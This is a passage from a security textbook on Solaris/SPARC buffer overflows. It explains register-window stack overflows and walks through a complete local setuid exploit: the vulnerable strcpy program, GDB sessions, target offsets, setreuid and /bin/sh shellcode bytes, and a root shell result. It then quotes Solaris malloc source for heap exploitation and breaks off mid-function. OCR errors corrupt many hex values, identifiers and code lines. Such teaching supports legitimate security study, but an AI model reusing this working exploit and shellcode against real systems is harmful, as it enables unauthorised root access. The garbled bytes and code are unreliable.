Let's look at some of the most popular stack-based buffer overflow method-ologies. They will differ slightly in some cases from Intel IA32 vulnerabilities, but will have some commonalities.

Arbitrary Size Overflow

A stack overflow which allows an arbitrary size overwrite is relatively similar in exploitation when compared to Intel x86. The ultimate goal is to overwrite a saved instruction pointer on the stack, and as a result redirect execution to an arbitrary address that contains shellcode. Because of the organization of the stack, however, it is possible only to overwrite the saved registers of the calling function. The ultimate effect of this is that it takes a minimum of two function returns to gain control of execution.

If you consider a hypothetical function that contains a stack-based buffer overflow, the return address for that function is stored in the register %i7. The ret instruction on SPARC is really a synthetic instruction that does jmp1 %i7 + 8 , %g0. The delay slot will typically be filled with the restore instruc-tion. The first ret/restore instruction pair will result in a new value from %i7 being restored from a saved register window. If this was restored from the stack rather than an internal register, and had been overwritten as part of the overflow, the second ret will result in execution of code at an address of the attacker's choice.

Table 10.8 shows what the Solaris/SPARC saved register window on the stack looks like. The information is organized as it might be seen if printed in a debugger like GDB. The input registers are closer to the stack top than the local registers are.

Table 10.8. Saved Register Windows Layout on the Stack

%l0		%l1		%l2		%l3	
%l4		%l5		%l6		%l7	
%i0		%i1		%i2		%i3	
%i4		%i5		%i6 (saved %fp)		%i7 (saved %pc)	

Register Windows and Stack Overflow Complications

Any SPARC CPU has a fixed number of internal register windows. The SPARC v9 CPU may have anywhere from 2 to 32 register windows. When a CPU runs out of available register windows and attempts a save, a window overflow trap is generated, which results in register windows being flushed from inter-nal CPU registers to the stack. When a context switch occurs, and a thread is suspended, its register windows must also be flushed to the stack. System calls generally result in register windows being flushed to the stack.

At the moment that an overflow occurs, if the register window you are attempting to overwrite is not on the stack but rather stored in CPU registers, your exploit attempt will obviously be unsuccessful. Upon return, the stored registers will not be restored from the position you overwrote on the stack, but rather from internal registers. Thib can make an attack that attempts to over-write a saved %i7 register more difficult.

A process in which a buffer overflow has occurred may behave quite differ-ently when being debugged. A debugger break will result in all register win-dows being flushed. If you are debugging an application and break before an overflow occurs, you may cause a register window flush that would not other-wise have happened. It's quite common to find an exploit that only works with GDB attached to the process, simply because without the debugger, break reg-ister windows aren't flushed to the stack and the overwrite has no effect.

Other Complicating Factors

When registers are saved to the stack, the %i7 register is the last register in the array. This means that in order to overwrite it, you must overwrite all the other registers first in any typical string-based overflow. In the best situation, one additional return will be needed to gain control of program execution. How-ever, all the local and input registers will have been corrupted by the overflow. Quite often, these registers will contain pointers which, if not valid, will cause an access violation or segmentation fault before the critical function return. It may be necessary to assess this situation on a case-by-case basis and determine appropriate values for registers other than the return address.

The frame pointer on SPARC must be aligned to an 8-byte boundary. If a frame-pointer overwrite is undertaken, or more than one set of saved registers is overwritten in an overflow, it is essential to preserve this alignment in the frame pointer. A restore instruction executed with an improperly aligned frame pointer will result in a BUS error, causing the program to crash.

Possible Solutions

Several methods are available with which to perform a stack overwrite of a saved %i7, even if the first register window is not stored on the stack. If an

attack can be attempted more than once, it is possible to attempt an overflow many times, waiting for a context switch at the right time that results in regis-ters being flushed to the stack at the right moment. However, this method tends to be unreliable, and not all attacks are repeatable.

An alternative is to overwrite saved registers for a function closer to the top of the stack. For any given binary, the distance from one stack frame to another is a predictable and calculable value. Therefore, if the register window for the first calling function hasn't been flushed to the stack, perhaps the register win-dow for the second or third calling function has. However, the farther up the call tree you attempt to overwrite saved registers, the more function returns are necessary to gain control, and the harder it is prevent the program from crashing due to stack corruption.

In most cases it will be possible to overwrite the first saved register window and achieve arbitrary code execution with two returns; however, it is good to be aware of the worst-case scenario for exploitation.

Off-By-One Stack Overflow Vulnerabilities

Off-by-one vulnerabilities are significantly more difficult to exploit on the SPARC architecture, and in most cases they are not exploitable. The principles for off-by-one stack exploitation are largely based on pointer corruption. The well-defined methodology for exploitation on Intel x86 is to overwrite the least-significant bit of the saved frame pointer, which is generally the first address on the stack following local variables. If the frame pointer isn't the target, another pointer most likely is. The vast majority of off-by-one vulner abilities are the result of null termination when there isn't enough buffer space remaining, and usually result in the writing of a single null byte out of bounds.

On SPARC, pointers are represented in big-endian byte order. Rather thanoverwriting the least-significant byte of a pointer in memory, the most sig-nificant byte will be corrupted in an off-by-one situation. Instead of changing the pointer slightly, the pointer is changed significantly. For example, a stan-dard stack pointer 0xFFBF1234 will point to 0xBF1234 when its most significant byte is overwritten. This address will be invalid unless the heap has been extended significantly to that address. Only in selected cases may this be feasible.

In addition to byte order problems, the targets for pointer corruption on Solaris/SPARC are limited. It is not possible to reach the frame pointer, since it is deep within the array of saved registers. It is likely only possible to corrupt local variables, or the first saved register %l0. Although vulnerabilities must be evaluated on a case-by-case basis, off-by-one stack overflows on SPARC offer limited possibilities for exploitation at best.

Shellcode Locations

It is necessary to have a good method of redirecting execution to a useful address containing shellcode. Shellcode could be located in several possible locations, each having its advantages and disadvantages. Reliability is often the most important factor in choosing where to put your shellcode, and the possibilities are most often dictated by the program you are exploiting.

For exploitation of local setuid programs, it is possible to fully control the program environment and arguments. In this case, it is possible to inject shell-code plus a large amount of padding into the environment. The shellcode will be found at a very predictable location on the stack, and extremely reliable exploitation can be achieved. When possible, this is often the best choice.

When exploiting daemon programs, especially remotely, finding shellcode on the stack and executing it is still a good choice. Stack addresses of buffers areoften reasonably predictable and only shift slightly due to changes in the environment or program arguments. For exploits where you might have only a single chance, a stack address is a good choice due to good predictability and only minor variations.

When an appropriate buffer cannot be found on the stack, or when the stack is marked as non-executable, an obvious second choice is the heap. If it is possi-ble to inject a large amount of padding around shellcode, pointing execution towards a heap address can be just as reliable as a stack buffer. However, in most cases finding shellcode on the heap may take multiple attempts to work reliably and is better suited for repeatable attacks attempted in a brute force manner. Systems with a non-executable stack will gladly execute code on the heap, mak-ing this a good choice for exploits that must work against hardened systems.

Return to libc style attacks are generally unreliable on Solaris/SPARC unless they can be repeated many times or the attacker has specific knowledge of the library versions of the target system. Solaris/SPARC has many library ver-sions, many more than do other commercial operating systems such as Win-dows. It is not reasonable to expect that libc will be loaded at any specific base address, and each major release of Solaris has quite possibly dozens of differ-ent libc versions. Local attacks that return into libc can be done quite reliably since libraries can be examined in detail. If an attacker takes the time to create a comprehensive list of function addresses for different library versions, return to libc attacks may be feasible remotely as well.

For string-based overflows (those that copy up to a null byte), it is often not possible to redirect execution to the data section of a main program executable. Most applications load at a base address of 0x00010000, containing a high null byte in the address. In some cases it is possible to inject shellcode into the data section of libraries; this is worth looking into if reliable exploitation can-not be achieved by storing shellcode on the stack or heap.

Stack Overflow Exploitation In Action

The principles for stack-based exploitation on Solaris/SPARC tend to make more sense when demonstrated. The following example will cover how to exploit a simple stack-based overflow in a hypothetical Solaris application, applying the techniques mentioned in this chapter.

The Vulnerable Program

The vulnerable program in this example was created specifically to demon-strate a simple case of stack-based overflow exploitation. It represents the least complicated case you might find in a real application; however, it's definitely a good starting point. The vulnerable code is as follows:

```
int vulnerable_function(char *userinput)

{
     char buf[64] ;
     strcpy(buf,userinput);
     return 1;
     }
```

In this case, userinput is the first program argument passed from the com-mand line. Note that the program will return twice before exiting, giving us the possibility of exploiting this bug.

When the code is compiled, a disassembly from IDA Pro looks like the following:

```
vulnerable_function:

     var_50    = -0x50
     arg_44    = 0x44

     save    %sp, -0xb0, %sp
     st      %i0, [%fp+arg_44]
     add     %fp, var_50, %o0
                    ld      [%fp+arg_44], %ol
     call    _strcpy
     NOP
```

The first argument to strcpy is the destination buffer, which is located 80 bytes (0x50) before the frame pointer, in this case. The stack frame for the call-ing function can usually be found following this, starting out with the saved register window. The first absolutely critical register within this window would be the frame pointer %fp, which would be the fifteenth saved register and located at an offset 56 bytes into the register window. Therefore, its expected that by sending a string of exactly 136 bytes as the first argument, the

highest byte of the frame pointer will be corrupted, causing the program to crash. Let's verify that.

First, we run with a first argument of 135 bytes.

```
   # gdb ./stack_overflow
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "sparc-sur.-solaris2.8"...(no debugging
symbols found)...
(gdb) r `perl -e "print 'A' x 135"`

(no debugging symbols found)...(no debugging symbols found}...(no debugging
symbols found}... Program exited normally.
```

As you can see, when we overwrite the registers not critical for program execution but leave the frame pointer and instruction pointer untouched, the program exits normally and does not crash.

However, when we add one extra byte to the first program argument, the behavior is much different.

```
(gdb) r `perl -e "print 'A' x 136"`
Starting program: /test/./stack_overflow `perl -e "print 'A' x 136"`
(no debugging symbols found)...(no debugginy symbols found)...(no debugging
symbols found)...

0x10704 in main () (gdb) x/i $pc

0x10704 <main +88>:    restore
(gdb) print/x $fp
$1   = Oxbffd28
(gdb) print/x $i5
$2   = 0x41414141
(gdb)
```

In this case, the high byte of the frame pointer (%i6, or %fp) has been over-written by the null byte terminating the first argument. As you can see, the pre-vious saved register % i 5 has been corrupted with As. Immediately following the saved frame pointer is the saved instruction pointer, and overwriting that will result in arbitrary code execution. We know the string size necessary to overwrite critical information, and are now ready to start exploit development-

The Exploit

An exploit for this vulnerability will be relatively simple. It will execute the vulnerable program with a first argument long enough to trigger the overflow Because this is going to be a local exploit, we will fully control the environment variables, and this will be a good place to reliably place and execute shellcode The only remaining information that is really necessary is the address of the shellcode in memory, and we can create a fully functional exploit.

The exploit contains a target structure that specifies different platform-specific information that changes from one OS version to the next.

```
          struct {
               char *name;
               int length_until_fp;
               unsigned long fp_value;
               unsigned long pc_value;
               int align;
     }targets[] = {
               {
                    "Solaris 9 Ultra-Sparc",
                    136,
                    0xffbf1238,
                    0xffbfl0l0,
                    0
                    }
     };
```

The structure contains the length necessary to begin to overwrite the frame pointer, as well as a value with which to overwrite the frame pointer and pro-gram counter. The exploit code itself simply constructs a string starting with 136 bytes of padding, followed by the specified frame pointer and program counter values. The following shellcode is included in the exploit, and is put into the program environment along with NOP padding.

```
static char setreuid_code[]=   "\x90\xld\xc0\xl7"    // xor %17, %17,%o0
                               "\x92\xld\xcO\xlT    // xor %17, %17,%ol
                              "\x82\xl0\x20\xca"   // mov  202, %gl
                              "\x91\xd0\x20\x08";   // ta 8

static char shellcode[]
                           ="\x20\xbf\xff\xff"    // bn,a scode - 4
                            "\x20\xbf\xff\xff"     // bn,a scode
                            "\x7f\xff\xff\xff"     // call scode +4
                         "\x90\x03\xe0\x20"     // add %o7, 32%o0
                        "\x92\x02\x20\x08" // add %o0, 8, %o1
                       "\xd0\x22\x20\x08"  // st %o0, [%o0 +8]
                       "\xc0\x22\x60\x04"  //st %g0, [%o1 +4]
```

```
"\xc0\x2a\x20\x07"       // stb %g0, [%o0 +7]
"\x82\XlO\x20\xOb"     //   mov   11,    %g1
"\x91\xd0\x20\x08"    //   ta   8 "/bin/sh";
```

The shellcode does a setreuid (0,0), first to set the real and effective user ID to root, and following this runs the execv shellcode discussed earlier.

```
The exploit, on its first run, does the following: # gdb ./stack_exploit
GNU gdb 4.18
Gdb is free software, covered by the GNU General Public License, And
you Are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "spare-sun-solaris2.8"...(no debugging
symbols found)... (gdb) r 0
Starting program: /test/./staek_exploit 0
(no debugging symbols found)...(no debugging symbols found)..,(no
debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap. 0xff3c29a8 in ??
() (gdb) c Continuing.
Program received signal SIGILL, Illegal instruction. Oxffbf1018 in ??
() (gdb)
```

The exploit appears to have worked as was expected. We overwrote the pro-gram counter with the value we specified in our exploit, and upon return, exe-cution was transferred to that point. At that time, the program crashed because an illegal instruction happened to be at that address, but we now have the abil-ity to point execution to an arbitrary point in the process address space. The next step is to look for our shellcode in memory and redirect execution to that address.

Our shellcode should be very recognizable because it is padded with a large number of NOP-like instructions. We know that it's in the program environ-ment, and should therefore be located somewhere near the top of the stack, so let's look for it there.

```
(gdb) x/128x $sp
Oxffbfl238:    0x00000000     0x00000000    0x00000000
0x00000000
Oxffbf1248:    0x00000000     0x00000000     0x00000000
0x00000000
```

```
0xffbfl258:  0x00000000     0x00000000     0x00000000
0x00000000
0xffbfl268:  0x00000000     0x00000000     0x00000000
0x00000000
```

After hitting Enter a few dozen times, we locate something that looks very much like our shellcode on the stack.

```
(gdb)
0xffbffc38:  0x2fff8018     0x2fff8018     0x2fff8018
0x2fff8018
0xffbffc48:  0x2fff8018     0x2fff8018     0x2fff8018
0x2fff8018
0xffbffc58:  0x2fff8018     0x2fff8018    0x2fff8018
0x2fff8018
0xffbffc68:  0x2fff8018     0x2fff8018     0x2fff8018
0x2fff8018
```

The repetitive byte pattern is our padding instruction, and it's located on the stack at an address of Oxf fbf f e44. However, something obviously isn't quite right. Within the exploit, the no operation instruction used is defined as:

```
#define NOP "\x80\x18\x2f\xff"
```

The byte pattern in memory as aligned on the 4-byte boundary is \x2f \ xff \x80\xl8. Since SPARC instructions are always 4-byte aligned, we can't simply point our overwritten program counter at an address 2 bytes off the boundary. This would result in an immediate BUS fault. However, by adding two padding bytes to the environment variable we are able to correctly align our shellcode and place our instructions correctly on the 4-byte boundary. With this change made, and an exploit pointed at the right place in memory, we should be able to execute a shell.

```
Struct
 {
char *name;
int length_until_fp;
unsigned long fp_value;
unsigned long pc_value;
int align;
}
targets[] =
{
"Solaris 9 Ultra-Sparc",
136,
0xffbfl238,
0xffbffc38,
2
}
```

The corrected exploit should now execute a shell. Let's verify that it does.

$ uname -a

SunOs unknown 5.9 Generic sun4u sparc SUNW, ULTRA-5_10

```
$ ls -al stack_overflow
-rwsr-xr-x  1 root   other     6800 Aug 19 20:22 stack_overflow
$ id
uid=60001(nobody) gid=60001(nobody)
$ ./stack_exploit 0
# id
uid=0(root) gid=60001 (nobody)
```

This exploit example was a best-case scenario for exploitation, in which none of the complicating factors mentioned previously came into play. With luck, however, exploitation of most stack-based overflows should be nearly as simple. You can find the files (stack_overflow.c and stack_exploit.c) that correspond to this vulnerability and exploit example at www.wiley.com/ compbooks/koziol.

Heap-Based Overflows on Solaris/SPARC

Heap-based overflows are most likely more commonly discovered than stack-based overflows in modem vulnerability research. They are commonly exploited with great reliability; however, they are definitely less reliable to exploit than stack-based overflows. Unlike on the stack, execution flow infor-mation isn't stored by definition on the heap.

There are two general methods for executing arbitrary code via a heap over-flow. An attacker can either attempt to overwrite program-specific data stored on the heap or to corrupt the heap control structures. Not all heap implemen-tations store control structures in-line on the heap; however, the Solaris System V implementation does.

A stack overflow can be seen as a two-step process. The first step is the actual overflow, which overwrites a saved program counter. The second step is a return, which goes to an arbitrary location in memory. In contrast, a heap overflow, which corrupts control structures, can generally be seen as a three-step process. The first step is of course the overflow, which overwrites control structures. The second step would be the heap implementation processing of the corrupted control structures, resulting in an arbitrary memory overwrite. 1 he final step would be some program operation that results in execution going to a specified location in memory, possibly calling a function pointer or reluming with a changed saved instruction pointer. The extra step involved adds a certain degree of unreliability and complicates the process of heap overflows. To exploit them reliably, you must often either repeat an attack or have specific knowledge about the system being exploited.

If useful program-specific information is stored on the heap within reach of the overflow, it is frequently more desirable to overwrite this than control structures. The best target for overwrite is any function pointer, and if it's pos-sible to overwrite one, this method can make heap overflow exploitation more reliable than is possible by overwriting control structures

Solaris System V Heap Introduction

The Solaris heap implementation is based on a self-adjusting binary tree, ordered by the size of chunks. This leads to a reasonably complicated heap implementation, which results in several ways to achieve exploitation. As is the case on many other heap implementations, chunk locations and sizes are aligned to an 8-byte boundary. The lowest bit of the chunk size is reserved to specify if the current chunk is in use, and the second lowest bit is reserved to specify if the previous block in memory is free.

The free () function (_f ree_unlocked) itself does virtually nothing, and all the operations associated with freeing a memory chunk are performed by a function named real free (). The free () function simply performs some minima] sanity checks on the chunk being freed and then places it in a free list which will be dealt with later. When the free list becomes full, or malloc/ realloc are called, a function called cleanf ree () flushes the free list.

The Solaris heap implementation performs operations typical of most heap implementations. The heap is grown via the sbrk system call when necessary, and adjacent free chunks are consolidated when possible.

Heap Tree Structure

It is not truly necessary to understand the tree structure of the Solaris heap to exploit heap-based overflows; however, for methods other than the most sim-ple knowing the tree structure is useful. The full source code for the heap implementation used in the generic Solaris libc is shown below. The first source code is malloc.c; the second, mallint.h.

```
/*   Copyright (c) 1988 AT&T   */
/*   All Rights Reserved      */
/*  THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T */
/* The copyright notice above does not evidence any    */
/*  actual or intended publication of such source code. */
/*

/* Copyright (c) 1996 by Sun Microsystems, Inc.
* All rights reserved.
*/
#pargma  ident  "@(#)malloc.c  1.18  98/07/21 SMI"  /* SVr4.0
1.30*/
```

```
/*LINTLIBRARY*/
/*
*  Memory management: malloc(), realloc(), freed.
*  The following S-parameters may be redefined:
*  SEGMENTED: if defined, memory requests are assumed to be
*     non-contiguous across calls of GETCORE's.
*     GETCORE: a function to get more core memory. If not SEGMENTED,
*     GETCORE(0) is assumed to return the next available
*     address. Default is 'sbrk'.
*     ERRCORE: the error code as returned by GETCORE.
*   Default is (char *)(-l).
*   CORESIZE: a desired unit {measured in bytes) to be used *   with
*     GETCORE. Default is (1024*ALIGN).This algorithm is based on
*     a best fit strategy with lists of
*   free elts maintained in a self-adjusting binary tree. Each list
*     contains all elts of the same size. The tree is ordered bysize.
*     For results on self-adjuscing trees, see the paper:
*     Self-Adjusting Binary Trees,
*         DD Sleator & RE Tarjan, JACM 1985.
*     The header of a block contains the size of the data part in
*     bytes.
*     Since the size of a block is 0%4, the low two bits of the header
*     are free and used as follows:

*     BITO:  1 for busy (block is in use), 0 for free.
*     BIT1:  If the block is busy, this bit is 1 if the

*     preceding block in contiguous memory is free.
*     Otherwise, it is always 0.
*/
#include "synonyms.h"
#include <mtlib.h>
#include <sys/types.h>
#include <stdlib.h>
#include <string.h>
#include <limits.h>
#include "mallint.h"
static TREE *Root,         /* root of the free tree */
            *Bottom,     /* the last free chunk in the arena */
            *_morecore(size_t);  /* function to get more core */

static char  *Baddr;       /* current high address of the arena */
static char  *Lfree;      /*last freed block with data intact */

static void t_delete(TREE *);
static void t_splay(TREE *);
static void realfree(void *);
static void  cleanfree(void *);
```

```
        static void  *_malloc__unlocked(size_t) ;

#define     FREESIZE (1<<5) /* size for preserving free blocks until
        next malloc */
        #define    FREEMASK FREESIZE-1

        static void *flist[FREESIZE];

        /* list of blocks to be freed on next malloc */
        static int freeidx;
         /* index of free blocks in flist % FREEEIZE*/

        /*
         *  Allocation of small blocks
         */

         static TREE  *List[MINSIZE/WORDSIZE-1];
         /* lists of small blocks */

        static void * _

        smalloc (size_t size)

        {
            TREE   * tp;
            size_t  i;

            ASSERTIsize % WORDSIZE == 0);
    /* want to return a unique pointer on malloc(0) */
    if (size == 0)
                size = WORDSIZE;

            /* list to use */
            i = size / WORDSIZE - 1;

            if (List[i] == NULL) {
                 TREE *np;
                 int n;
                 /* number of blocks to get at one time */
                 #define   NPS (WORDSIZE+8)
                 ASSERT((size + WORDSIZE)
                 * NPS >= MINSIZE);

                 /* get NPS of these block types */
                 if ((List[i] = _malloc_unlocked((size + WORDSIZE) *
        NPS)) == 0)
                       return (0);

                 /* make them into a link list */
                for (n = 0, np = List[i];n < NPS; ++n) {
                       tp = np;
                       SIZE(tp) = size;
                       np = NEXT(tp);
                       AFTER(tp) = np;
                 }
                 AFTER(tp) = NULL;
}
```

```
     /* allocate from the head of the queue */
      tp = List[i] ;
     List[i] = AFTER(tp);
     SETBITO(SIZE(tp));
      return (DATA(tp));
 }
 void *
 malloc(size_t size)
 {
     void *ret;
     (void) _mutex_lock(&_malloc_lock);
     ret = _malloc_unlocked(size);
     (void)_mutex_ unlock (& _malloc_lock) ;
     return (ret);
  }
 static vcid *
 _malloc_unlocked(size_t size)
 {
     size_t n;
     TREE   *tp, *sp;
     Size_t  o_bitl;
     COUNT(nmalloc);
     ASSERT(WORDSIZE == ALIGN);
     /* make sure that size is 0 mod ALIGN */
      ROUND(size);

     /* see if the last free block can be used */
     if (Lfree)
     {
        sp = BLOCK(Lfree);
        n = SIZE(sp);
        CLRBITS0l(n);
        if (n == size) {
        /*
        *     exact match, use it as is
        */
        freeidx = (freeidx + FREESIZE - 1) &FREEMASK;
         /* 1 back */
        flist[freeidx] = Lfree = NULL;
        return (DATA(sp));
} else if (size >= MINSIZE && n > size) {
       /*
        *     got a big enough piece
        *     /
        freeidx = (freeidx + FREESIZE - 1)
        &FREEMASK;/* 1 back */
        flist[freeidx] = Lfree = NULL;
        o_bitl = SIZE(sp) & BIT1;
         SIZE(sp) = n;
```

```
            goto leftover;
  }
}
  obitl = 0;
 /* perform tree's of space since last malloc */
 cleanfree(HULL);

 /* small blocks */
  if (size < MINSIZE)
 return (_smalloc(size));

 /* search for an elt of the right size */
 sp = NULL;
 n  = 0;
 if (Root) {
       tp = Root;
        while (1){
       /* branch left */
       if (SIZE(tp) >= size) {
            if (n == 0 || n >= SIZE(tp)) {
               sp = tp;
              n = SIZE(tp) ;
            }
            if (LEFT(tP))
              tp = LEFT(tp);
            else
            break;
       } else { /* branch right */
              if (RIGHT(tp))
                     tp = RIGHT(tp) ;
              else
                     break;
              }
        }
       if (sp) {
              t_delete (sp) ;
        }
        else if (tp != Root) {
       /* make the searched-to element the root */
             T_splay(tp);
              Root = tp;
        }
       }
       /* if found none fitted in the tree */
       if (!sp)
        {
       if (Bottom __ si-e <- SIZE(Bottom)){
           sp = Bottom;
           CLRBITSOl(SIZE(sp));
       } else if ((sp = _morecore (size) ) == NULL) /* no more memory */
```

```
            return (NULL);
}
/* tell the forward neighbor that we're busy */
 CLRBIT1(SIIE(NEXTISp)));
ASSERT(ISBITOISIZE(NEXT(sp))));
leftover:
      /* if the leftover is enough for a new free piece */
      if ( (n = (SIZE(sp) - size)) >= MINSIZE + WORDSIZE){
            n -= WORDSIZE;
            SIZE(sp) = size;
            tp = NEXT (sp) ;
            SIZE(tp) =n|BIT0;
            real free (DATA (tp));
      } else if (BOTTOM(sp))
            Bottom = NULL;
/* return the allocated space */
      SIZE(sp) |= BITO | o_bitl;
      return (DATA(sp));
}
/*
*realloc() .
*If the block size is increasing, we try forward merging first.
*This is not best-fit but it avoids some data recopying.
*/
void *
realloc(void *old, size_t size)
 {
      TREE   *tp, *np;
      size_t   ts;
      char   *new;
      COUNT(nrealloc);
      /* pointer to the block */
      (void) _mutex_lock(&_malloc_lock);
      if (old == NULL) {
      new = _malloc_unlocked(size);
      (void) _mutex_unlock(&      malloc_lock);
      return (new);
}
         /* perform free's of space since last malloc */
          cleanfree(old);
         /* make sure that size is 0 mod ALIGN */
```

```
        ROUND(size) ;
        tp = BLOCK(old);
         ts = SIZE(tp);
        /* if the block was freed, data has been destroyed. */
        if (!ISBITO(ts)) {
            (void) _mutex_unlock(& _malloc_lock) ;
            return (NULL);
       }
        /* nothing to do */
         CLRBITS01(SIZE(tp));
        if (size == SIZE(tp)) {
            SIZE(tp) = ts;
            (void) _mutex_unlock(&_malloc_lock) ;
            return (old);
      }
        /* special cases involving small blocks */
        if (size < MINSIZE || SIZE(tp) < MINSIZE) goto call_malloc;
        /* block is increasing in size, try merging the next block */
        if (size > SIZE(tp)) {
              np = NEXT(tp);
             if (!ISBITO(SIZE(np))) {
              ASSERT(SIZE(np) >= MINSIZE) ;
              ASSERT!(!ISBITl(SIZE(np)));
               SIZE(tp) += SIZE(np) + WORDSIZE;
               if (np != Bottom)
                  t_delete(np);
             else
              Bottom = NULL;
               CLRBIT1(SIZE(NEXT(np)));
           }
#ifndef SEGMENTED
     /* not enough & at TRUE end of memory, try extending core */
        if (size > SIZE(tp) && BOTTOM(tp) && GETCORE(0) == Baddr){
        Bottom = tp;
    if ((tp = _morecore(size)) == NULL) {
          tp = Bottom;
          Bottom = NULL;
           }
     }
#endif
 }
    /* got enough space to use */
     if (size <= SIZE(tp)) {
    size_t n;
```

```
chop_big:
       if ((n = (SIZE(tp) - size)) >= MINSIZE + WORDSIZE) {
       n -= WORDSIZE;
       SIZE(tp) = size;
        np = NEXT(tp);
       SIZE(np)= n|BIT0;
        realfree(DATA(np));
        } else If (BOTTOM(tp))
           Bottom = NULL;

       /* the previous block may be free */

       SETOLD01(SIZE(tp), ts);
       (void) _mutex_unlock(&_malloc_lock);
       return (old);
   }

   /*   call  malloc  to get  a new block   */
call_malloc:
   SETOLDOKSIZE(tp) , ts);
   if ((new =  _malloc_unlocked(size))!= NULL) {
      CLRBITS01(ts) ;
      if (ts>size)
          ts =  size;
      MEMCOPY(new, old, ts);
      _free_unlocked(old);
      (void) _mutex_unlock(&_malloc__lock) ;
      return   (new);
   }

   /*
    *Attempt special case recovery allocations since malloc() failed:

    *1. size <=SIZE(tp)< MINSIZE
    *   Simply return the existing block
    * 2. SIZE(tp) < size < MINSIZE
    *   malloc() may have failed to allocate the chunk of
    *   small blocks. Try asking for MINSIZE bytes.
    *3. size < MINSIZE <= SIZE(tp)
    * malloc() may have failed as with 2.  Change to MINSIZE
    * allocation which is taken from the beginning of the current
    * block. * 4. MINSIZE <= SIZE(tp) < size
    *   If the previous block is free and the combination of
    *   these two blocks has at least site bytes, then merge
    *   the two blocks copying the existing contents backwards.
    * /
   CLRBITS01 (SIZE(tp) ) ;
   if (SIZE(tp) < MINSIZE) {
      if (sile < SIZE(tpl) {   /* case 1. */
         SETOLDO1(SIZE(tp) , ts);
          (void) _mutex_unlock(& _malloc_lock);
         return (old);
```

```
            } else if (size < MINSIZE) {        /* case 2. */
            size = MINSIZE;
            goto call_malloc;
            }
         } else if (size < MINSIZE) {           /* case 3. */
                              size = MINSIZE;
                               goto chop_big;
          } else if (ISBIT1(ts) &&
            (SIZE(np = LAST(tp)) + SIZE(tp) + WORDSIZE) >= size)
            { ASSERT(!ISBITO(SIZE(np)));
             t_delete(np);
            SIZE(np) += SIZE(tp) + WORDSIZE;
             /*
             *Since the copy may overlap, use memmove() if
             available.
             *Otherwise, copy by hand.
             */
            (void) memmove(DATA(np) , old, SIZE(tp));
           old = DATA(np);
           tp = np;
           CLRBIT1(ts) ;
           goto chop_big;
      }
      SETOLDOKSIZE(tp) , ts);
      (void) _mutex_unlock(&_malloc_lock);
      return (NULL)[1] ;
}

      /*
       *realfree() .

       *Coalescing of adjacent free blocks is done first.
       *Then, the new free block is leaf-inserted into the free tree
       *without splaying. This strategy does not guarantee the amortized
       *O(nlogn) behavior for the insert/delete/find set of
       operations
       *on the tree. In practice, however, free is much more infrequent
       *than malloc/realloc and the tree searches performed by these
       *functions adequately keep the tree in balance.
       */
      static void realfree(void *old)
       {
          TREE    *tp, *sp, *np;
          size_t   ts, size;

          COUNT(nfree);

          /* pointer to the block */

          tp = BLOCK(old);

          ts = SIZE(tp);

           if (!ISBITO(ts))

                return;
```

```
   CLRBITSO1(SIZE(tp) ) ;

   /* small block, put it in the right linked list */

   if (SIZE(tp) < MINSIZE) {
      ASSERTfSIZE(tp) / WORDSIZE >= 1);
      ts = SIZE{tp) / WORDSIZE - 1;
      AFTER(tp) = List[ts];
      List[ts] = tp;
      return;
   }

   /* see if coalescing with next block is warranted */
   np = NEXT(tp);
   if (!ISBITO(SIZE(np))) {
      if (np != Bottom)
       t_delete(np);
      SIZE(tp) + = SIZE(np) + WORDSIZE;
   }

   /* the same with the preceding block */

    if (ISBITl(ts)) {
      np = LAST(tp);
      ASSERT(!ISBITO(SIZE(np)));
      ASSERT(np ! = Bottom);
      t_delete(np);
      SIZE{np) + = SIZE(tp)+ WORDSIZE;
      tp = np;
    }

   /* initialize tree info */
   PARENT(tp) = LEFT(tp) = RIGHT(tp) = LINKFOR(tp) = NULL;

   /* the last word of the block contains self's address */
   *    (SELFP(tp)) = tp;

   /* set bottom block, or insert in the free tree */ if (BOTTOM(tp))
      Bottom = tp;


else {
     /* search for the place to insert */
     if (Root){
        size= SIZE(tp);
         np = Root;
        while (1) {
            if (SIZE(np) > size) {
            if (LEFT(np))
                   np = LEFT(np);
                    else{
                   LEFT(np) = tp;
                   PARENT (tp)= np;
                    break;
              }
```

```
} else if (SIZE(np) < size) {

                    if (RIGHT(np))
                        np = RIGHT (np) ;
                         else {
                               RIGHT(np) = tp;
                               PARENT(tp) = np;
                                break;
                               }
                         } else {
                        if ((sp = PARENT(np)) != NULL) {
                            if (np == LEFT(sp)) LEFT(sp) = tp;
                             else
                                    RIGHT(sp) = tp;
                             PARENT(tp) = sp;
                        } else
                            Root = tp;

                        /* insert to head of list */

                        if ((sp = LEFT(np)) != NULL)
                                  PARENT(sp) = tp;
                            LEFT(tp) = sp;

                        if ((sp = RIGHT(np)) != NULL)
                                  PARENT(sp) = tp;
                               RIGHT(tp) = sp;

                        /* doubly link list */

                        LINKFOR(tp) = np;

                         LINKEAK(np) = tp;

                         SETNOTREE(np);

                         break;

                         }

                      }

                   } else
                   Root = tp;
                 }

            /* tell next block that this one is free */
            SETBITKSIZE(NEXT(tp) ) ) ;

            ASSERT(ISBITOISIZE(NEXT(tp))));

        }

        /*
         * Get more core. Gaps in memory are noted as busy blocks.
         */
        static TREE *
        _morecore(size_t size)
        {
            TREE    *tp;
```

```
    size_t   n, offset;

     char   *addr;

    size_t   nsize;

    /* compute new amount of memory to get */
    tp = Bottom;
    n = size+ 2 *WORDSIZE;
    addr = GETCORE(0);

    if (addr == ERRCORE)

       return (NULL);

    /* need to pad size out so that addr is aligned */

    if ( ( ( (size_t)addr) % ALIGN) != 0)
       offset = ALIGN - (size_t)addr % ALIGN;
        else
              offset = 0;

difndef SEGMENTED
    /*if not segmented memory, what we need may be smaller */
    if (addr == Baddr) {
       n -= WORDSIZE;
     if (tp != NULL)
       n -= SIZE(tp);
 }
#endif

    /* get a multiple of CORESIZE */
    n = ((n - 1)/CORESIZE + 1)*CORESIZE;
    nsize = n + offset;

    if (nsize == ULONG_MAX)

     return (NULL);

    if (nsize <= LONG_MAX) {
